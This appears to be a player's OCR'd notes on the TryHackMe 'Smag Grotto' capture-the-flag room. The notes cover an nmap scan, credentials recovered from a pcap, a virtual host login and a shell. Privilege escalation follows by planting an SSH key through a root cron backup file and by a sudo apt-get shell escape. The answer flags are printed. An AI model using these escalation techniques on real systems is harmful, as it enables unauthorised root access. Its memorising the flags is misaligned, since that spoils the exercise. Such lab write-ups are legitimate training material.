
SmagGrotto(THM)

Notes


1- port 22,80
2-Found a directory named mail
3- Found a pcap file
4- analysing it gave us credentials username=helpdesk&password=cH4nG3M3_n0w
5- we see a vitrtual host in pcap file (development.smag.thm) so we need to add it in /etc/hosts
6- we visit it and get login page Vhost
7- enter credentials and got access to it
8- Got a shell Shell :)))))
9- crontab showed us that a backup cronjob saves jakes sshkeys in his directory PrivEsc
10- ssh keys
11- Found keys didnt work as we still needed jakes private key for logging as him
12- BUt we have write access to the backup file so thats why we create our own public private key pair (ssh-keygen -o)
13- copy the created public key(cretaedkey.pub) and echo it in the jake public backup file
14- now in jakes /.ssh/authroized_keys we have our public key
15- all we need to do is login with private key as jake
16- user.txt is iusGorV7EbmxM5AuIe2w499msaSuqU3j
17- for root PrivEsc
18- root.txt is uJr6zRgetaniyHVRqqL58uRasybBKz2T

FOund DIrectory


/mail




pcap file


Wireshark · Follow TCP Stream (tcp.stream eq 0) · dHJhY2Uy.pcap
POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded
username=helpdesk&password=cH4nG3M3_n0wHTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Filter Out This Stream
Print
Save as...
Back
Close
Help

Vhost


Index of / - Mozilla Firefox
development.smag.thm
Index of /
Name
Last modified
Size
Description
admin.php 2020-06-05 10:56 1.3K
login.php 2020-06-05 10:45 1.5K
materialize.min.css 2020-06-05 10:19 139K
Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80

Shell :)))))



PrivEsc

www-data to jake
cat /etc/crontab
cat /etc/crontab
/etc/crontab: system-wide crontab
Unlike any other crontab you don't have to run the `crontab'
command to install the new version when you edit this file
and files in /etc/cron.d. These files also have username fields,
that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

m h dom mon dow user command
17 *   * * *   root   cd / && run-parts --report /etc/cron.hourly
25 6   * * *   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
47 6   * * 7   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 6   1 * *   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)
* *   * * *   root   /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys

cretaed our own pub private keys and then echoed public key into above backup file
logged in with that public key private counterpart

jake to root

sudo -l

Matching Defaults entries for jake on smag:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get

#apt-get gtfobins
!

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

Got the root

ssh keys

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC5HGAnm2nNgzDW9OPAZ9dP0tZbvNrlJWa/-
swbWX1dogZPCFYn8Ys3P7oNPyzXS6ku72pviGs5kQsxNWpPY94bt2zvd1J6tBw5g64ox3BhCG4cUvuI5zEi7y+xnliTs5/MoF/gjQ2IdNDdvMs/-
hDj4wc2x8TFLPlCmR1b/-
uHydkuvdtw9WzZN1O+Ax3yEkMfB8fO3F7UqN2798wBPpRNNysQ+59zlUbV9kJpvARBILjlupikOsTs8FMMp2Um6aSpFKWzt15na0vou0riNXDTgt6WtP
Ws+kxfpX2mN69+jsPYmIKY72MSSm27nWG3jRgvPZsFgFyE00ZTP5dtrmoNf0CbzQBrjUa596XEsSOMmcjgoVgQUIr+WYNGWXgpH8G+ipFP/-
5whaJiqPlfPfvEHbT4m5ZsSaXuDmKercFeRDs= kali@kali

These keys dont work

Nmap

nmap 10.10.197.188 -A -T4 -p22,80
Starting Nmap 7.91 (https://nmap.org) at 2021-03-20 06:18 EDT
Nmap scan report for 10.10.197.188
Host is up (0.40s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
| 256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_ 256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Smag
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.10 - 3.13 (94%), Linux 5.4 (94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.2 - 3.16 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 4.14 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 193.87 ms 10.4.0.1
2 ... 3
4 449.07 ms 10.10.197.188

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.51 seconds